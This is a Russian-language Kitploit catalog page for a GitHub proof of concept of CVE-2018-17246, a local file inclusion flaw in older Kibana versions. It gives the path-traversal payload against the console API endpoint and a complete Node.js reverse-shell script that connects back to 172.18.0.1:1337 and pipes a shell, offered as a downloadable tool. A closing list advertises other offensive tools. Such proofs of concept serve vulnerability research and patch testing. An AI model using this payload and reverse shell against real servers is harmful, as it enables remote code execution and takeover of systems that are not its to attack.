
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/mpgn/cve-2018-17246
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed TeamingРазработка Полезной Нагрузки
GitHubmpgn/cve-2018-17246

CVE-2018-17246

CVE-2018-17246 - Kibana LFI < 6.4.3 & 5.6.13

Репозиторий
6515847 лет назадПроверено Kitploit
Поделиться

CVE-2018-17246 - Kibana LFI < 6.4.3 & 5.6.13


Уязвимость локального включения файла (Local File Inclusion, LFI) в Kibana, обнаруженная CyberArk Labs. LFI может быть использована для выполнения обратной оболочки (reverse shell) на сервере Kibana с помощью следующей полезной нагрузки:

/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../.../../../../path/to/shell.js

Как вы уже догадались, эту атаку необходимо сочетать с неограниченной загрузкой файлов или любой другой уязвимостью, позволяющей записать файл на сервер.

Поскольку проверка входных данных отсутствует, мы можем изменить имя JavaScript-файла на любое другое. В данном случае с помощью метода обхода пути (path traversal) мы можем выбрать любой файл на сервере Kibana. Однако следует помнить о функции кэширования модулей в Node.js. По сути, поскольку LFI работает путём передачи непроверенных пользовательских данных в функцию require, включаемый модуль (полезная нагрузка атакующего) будет кэшироваться по имени файла. Это означает, что вы не можете отправить ту же самую полезную нагрузку, например, чтобы получить обратную оболочку.

lfi

Сведения об уязвимости: https://www.cyberark.com/threat-research-blog/execute-this-i-know-you-have-it/

Рекомендации по безопасности: https://www.elastic.co/blog/kibana-local-file-inclusion-flaw-cve-2018-17246


  • версия kibana 6.0.0 из docker (без подключённого ElasticSearch PoC работает)
  • shell.js из https://github.com/appsecco/vulnerable-apps/tree/master/node-reverse-shell
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(1337, "172.18.0.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    343
  • 5

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





